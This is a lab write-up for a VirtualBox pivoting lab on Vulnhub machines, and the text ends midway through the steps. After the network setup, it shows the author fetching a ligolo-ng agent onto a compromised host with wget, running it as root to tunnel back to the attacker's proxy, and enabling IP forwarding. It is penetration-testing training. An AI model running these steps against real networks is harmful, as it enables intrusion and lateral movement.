


PIVOTING LAB

```
1 Mercury && Venus && Earth VitruaL Box Setup Guide
2
3 This lab makes use of pivoting, so the VirtualBox networks need to be setup correctly. It's quick and easy with all dynamic ips.
4 run or Import each machine into Virtual Box ( File >> Import Appliance )
5
6
7
8 MERCURY (Network #1 & #2)
9 -This is the first machine to get root. Setup to be dual-homed/2 NIC's.
10 -Adapter 1
11     - Host-only Adapter
12     - VirtualBox Host-Only Ethernet Adapter #1
13     Advanced (we want 2 NIC's, each on a separate network)
14     - Adapter Type - Intel PRO/1000 T Server
15 -Adapter 2
16     - Host-only Adapter
17     - VirtualBox Host-Only Ethernet Adapter #2
18     Advanced
19     - Adapter Type - Intel PRO/1000 MT Desktop (or other adapter type different than network #1).
20
21
22
23 VENUS (Network #1 & #2)
24 -This is the second machine to get root. Setup to be dual-homed/2 NIC's.
25 -Adapter 1
26     - Host-only Adapter
27     - VirtualBox Host-Only Ethernet Adapter #1
28     Advanced (we want 2 NIC's, each on a separate network)
29     - Adapter Type - Intel PRO/1000 MT Desktop
30 -Adapter 2
31     - Host-only Adapter
32     - VirtualBox Host-Only Ethernet Adapter #2
33     Advanced
34     - Adapter Type - Intel PRO/1000 MT Server (or other adapter type different than network #1).
35
36
37
38 EARTH (Network #2)
39 -This is the final machine to get root. Setup to have 1 network. Only accessed via Venus, using Host-Only Eth adapter #2.
40 -Adapter 1
41     - Host-only Adapter
42     - VirtualBox Host-Only Ethernet Adapter #2
43     Advanced
44     - Adapter Type - Intel PRO/1000 MT Server
45
46
```

Pivoting Lab Setup




Download the two machines from vulnhub : <https://www.vulnhub.com/q=planets>
Then click file>import appliances and select your desired vms
The Workflow

1. Kali cannot access Venus and Earth directly
2. Mercury can access Venus but not Earth
3. Venus can access Earth
4. Access Mercury first from which you can pivot to Venus then finally Earth
5. We will be using host-only adapter.

1. Virtualbox setup

Network Interface setup


1. Go to tools, and select host-only networks
2. Click create and create 3 interfaces: vboxnet0, vboxnet1 and vboxnet2



Name	IPv4 Prefix	IPv6 Prefix	DHCP Server
vboxnet2	192.168.58.1/24		Enabled
vboxnet1	192.168.57.1/24		Enabled
vboxnet0	192.168.56.1/24		Enabled

3. Make sure to enable DHCP server for both of them, at the lower part there:

vboxnet 0



Adapter **DHCP Server**

☒ **Enable Server**


Server Address: 192.168.56.2

Server Mask: 255.255.255.0

Lower Address Bound: 192.168.56.3

Upper Address Bound: 192.168.56.254

vboxnet1



Adapter **DHCP Server**

☒ **Enable Server**


Server Address: 192.168.57.2

Server Mask: 255.255.255.0

Lower Address Bound: 192.168.57.3

Upper Address Bound: 192.168.57.254

vboxnet2



Adapter **DHCP Server**

☒ **Enable Server**

Server Address: 192.168.58.2

Server Mask: 255.255.255.0


Lower Address Bound: 192.168.58.3

Upper Address Bound: 192.168.58.254


2. Mercury Setup

For Mercury, set up both adapter 1 and adapter 2

Adapter 1 Connections




Adapter 2 Connections




3. Venus Setup

For Venus, set up both adapter 1 and adapter 2

Adapter 1 Connections




Adapter 2 Connections



4. Earth Setup

We only need adapter 1, for vboxnet2



Start your machines and now try to view if all interfaces are present

command : *ip addr show*



```
26: vboxnet0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 0a:00:27:00:00:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.1/24 brd 192.168.56.255 scope global vboxnet0
        valid_lft forever preferred_lft forever
    inet6 fe80::800:27ff:fe00:0/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
27: vboxnet1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 0a:00:27:00:00:01 brd ff:ff:ff:ff:ff:ff
    inet 192.168.57.1/24 brd 192.168.57.255 scope global vboxnet1
        valid_lft forever preferred_lft forever
    inet6 fe80::800:27ff:fe00:1/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
28: vboxnet2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 0a:00:27:00:00:02 brd ff:ff:ff:ff:ff:ff
    inet 192.168.58.1/24 brd 192.168.58.255 scope global vboxnet2
        valid_lft forever preferred_lft forever
    inet6 fe80::800:27ff:fe00:2/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
```

One thing we notice is that the three interfaces are up and we can ping both of them, meaning our own intuitive of pivot lab is not very well set up

Mercury

Venus

Earth

```
$ ping -c 4 192.168.56.110
PING 192.168.56.110 (192.168.56.110) 56(84) bytes of data.
64 bytes from 192.168.56.110: icmp_seq=1 ttl=64 time=0.463 ms
64 bytes from 192.168.56.110: icmp_seq=2 ttl=64 time=0.468 ms
64 bytes from 192.168.56.110: icmp_seq=3 ttl=64 time=0.379 ms
64 bytes from 192.168.56.110: icmp_seq=4 ttl=64 time=0.426 ms

--- 192.168.56.110 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3061ms
rtt min/avg/max/mdev = 0.379/0.434/0.468/0.035 ms
```

```
$ ping -c 4 192.168.57.8
PING 192.168.57.8 (192.168.57.8) 56(84) bytes of data.
64 bytes from 192.168.57.8: icmp_seq=1 ttl=64 time=0.364 ms
64 bytes from 192.168.57.8: icmp_seq=2 ttl=64 time=0.294 ms
64 bytes from 192.168.57.8: icmp_seq=3 ttl=64 time=0.296 ms
64 bytes from 192.168.57.8: icmp_seq=4 ttl=64 time=0.628 ms

--- 192.168.57.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3078ms
rtt min/avg/max/mdev = 0.294/0.395/0.628/0.137 ms
```

```
$ ping -c 4 192.168.58.5
PING 192.168.58.5 (192.168.58.5) 56(84) bytes of data.
64 bytes from 192.168.58.5: icmp_seq=1 ttl=64 time=0.426 ms
64 bytes from 192.168.58.5: icmp_seq=2 ttl=64 time=0.327 ms
64 bytes from 192.168.58.5: icmp_seq=3 ttl=64 time=0.268 ms
64 bytes from 192.168.58.5: icmp_seq=4 ttl=64 time=0.352 ms

--- 192.168.58.5 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3059ms
rtt min/avg/max/mdev = 0.268/0.343/0.426/0.056 ms
```

We need to disable/bring down the vboxnet1 interface down so that we cannot be able to ping it. This will now show us that indeed we cannot access both Venus and Earth from kali

command :

sudo ip link set vboxnet1 down

sudo ip link set vboxnet2 down

```
$ sudo ip link set vboxnet1 down
```

```
$ sudo ip link set vboxnet2 down
```

Next is to confirm if it is down

command : ***ip addr show***

```
27: vboxnet1: <BROADCAST,MULTICAST> mtu 1500 qdisc fq_codel state DOWN group default qlen 1000
    link/ether 0a:00:27:00:00:01 brd ff:ff:ff:ff:ff:ff
    inet 192.168.57.1/24 brd 192.168.57.255 scope global vboxnet1
        valid_lft forever preferred_lft forever
28: vboxnet2: <BROADCAST,MULTICAST> mtu 1500 qdisc fq_codel state DOWN group default qlen 1000
    link/ether 0a:00:27:00:00:02 brd ff:ff:ff:ff:ff:ff
    inet 192.168.58.1/24 brd 192.168.58.255 scope global vboxnet2
        valid_lft forever preferred_lft forever
```

Now try to ping it

command :

ping -c 4 192.168.57.8

```
$ ping -c 4 192.168.57.8
PING 192.168.57.8 (192.168.57.8) 56(84) bytes of data.

--- 192.168.57.8 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3071ms
```

ping -c 4 192.168.58.5

```
$ ping -c 4 192.168.58.5
PING 192.168.58.5 (192.168.58.5) 56(84) bytes of data.

--- 192.168.58.5 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3067ms
```

We can reenale it later with


command :

sudo ip link set dev vboxnet1 up

sudo ip link set dev vboxnet2 up

5. First Pivot { Mercury → Venus Pivot }

a) First Pivot (Standard Setup)



Upload first the agent binary to the targets /tmp directory
On the target, start a python server and download it in the target

Kali

```
(cruzer@kali)-[~/Downloads/ligolo]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Mercury

```
webmaster@mercury:~$ wget http://192.168.56.1:8000/agent
--2026-03-25 12:00:13-- http://192.168.56.1:8000/agent
Connecting to 192.168.56.1:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7086264 (6.8M) [application/octet-stream]
Saving to: 'agent'
```

Next, we create a tun interface for ligolo and start it

command : *sudo ip tuntap add user \$(whoami) mode tun ligolo*

command : *sudo ip link set ligolo up*

```
$ sudo ip tuntap add user $(whoami) mode tun ligolo
ioctl(TUNSETIFF): Device or resource busy

(cruzer@kali)-[~]
$ sudo ip link set ligolo up
```

For my case, I had already created the interface thus you can ignore the highlighted message

Now confirm its existence

command : ***ip addr show ligolo***

```
chuzel@kali:~/Downloads/ligolo$ ip addr show ligolo
ligolo: <NO-CARRIER,POINTOPOINT,MULTICAST,NOARP,UP> mtu 1500 qdisc fq_codel state DOWN group default qlen 500
link/none
```

With that, GET ROOT ACCESS in Mercury before proceeding

1. On attacker: Start proxy and create interface

command : ***./proxy -selfcert -laddr 0.0.0.0:11601***

```
chuzel@kali:~/Downloads/ligolo$ ./proxy -selfcert -laddr 0.0.0.0:11601
INFO[0000] Loading configuration file ligolo-ng.yaml
WARN[0000] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
INFO[0000] Listening on 0.0.0.0:11601

  (C) 2018-2020 by @Nicocha30!
  Made in France ♥ by @Nicocha30!
  Version: 0.8.3
  MIT License
  https://github.com/Nicocha30/ligolo-ng

ligolo-ng »
```

2. On First Compromised Host (Mercury): Deploy the agent

command: ***./agent -connect 192.168.56.1:11601 -ignore-cert***

```
root@mercury:/tmp# ./agent -connect 192.168.56.1:11601 -ignore-cert
WARN[0000] warning, certificate validation disabled
INFO[0000] Connection established addr="192.168.56.1:11601"
```

3. In ligolo-ng console, run session and select 1, that of mercury

```
ligolo-ng » INFO[0183] Agent joined. id=0800272bb7f8 name=root@mercury remote="192.168.56.110:41918"
ligolo-ng » session
? Specify a session : 1 - root@mercury - 192.168.56.110:41918 - 0800272bb7f8
```

While in the ligolo cli interface, try to see the network interfaces present in the box

```
[Agent : root@mercury] » ifconfig
```

Interface 0	
Name	lo
Hardware MAC	
MTU	65536
Flags	up loopback running
IPv4 Address	127.0.0.1/8
IPv6 Address	::1/128

Interface 1	
Name	enp0s3
Hardware MAC	08:00:27:2b:b7:f8
MTU	1500
Flags	up broadcast multicast running
IPv4 Address	192.168.56.110/24
IPv6 Address	fe80::a00:27ff:fe2b:b7f8/64

Interface 2	
Name	enp0s8
Hardware MAC	08:00:27:a0:93:7f
MTU	1500
Flags	broadcast multicast

```
[Agent : root@mercury] »
```

Note two interfaces: Interface 1 (name : enp0s3) and Interface 2 (name : enp0s8)
Interface 1 has an ipv4 address of 192.168.56.103/24 but Interface 2 has nothing

Reason for this is that these boxes are standalone machines and thus need to be configured manually to exhibit this

b) Configuring Mercury

When root in the Mercury :

1. Assign a static IP address to the second interface (enp0s8) on Venus' subnet

command : ***ip addr add 192.168.57.1/24 dev enp0s8***

```
root@mercury:/tmp# ip addr add 192.168.57.1/24 dev enp0s8
```

2. Bring the interface enp0s8 up
command : *ip link set enp0s8 up*

```
root@mercury:/tmp# ip link set enp0s8 up
root@mercury:/tmp#
```

3. Check interface IP assignments and states

command : *ip addr show enp0s8*

```
root@mercury:/tmp# ip addr show enp0s8
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:a0:93:7f brd ff:ff:ff:ff:ff:ff
    inet 192.168.57.1/24 scope global enp0s8
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fea0:937f/64 scope link
        valid_lft forever preferred_lft forever
root@mercury:/tmp#
```

Note: ifconfig may not be installed on minimal systems.

```
root@mercury:/tmp# ifconfig
Command 'ifconfig' not found, but can be installed with:
apt install net-tools
```

4. Enable IP forwarding temporarily (allows routing between the two interfaces)

command : *sysctl -w net.ipv4.ip_forward=1*

```
root@mercury:/tmp# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@mercury:/tmp#
```

5. Confirm IP forwarding is enabled

command : *sysctl net.ipv4.ip_forward*

```
root@mercury:/tmp# sysctl net.ipv4.ip_forward
net.ipv4.ip_forward = 1
```

Or check via procfs:

command :

cat /proc/sys/net/ipv4/ip_forward

6. (Optional) To make IP forwarding persistent after reboot

Edit sysctl configuration file:

command :

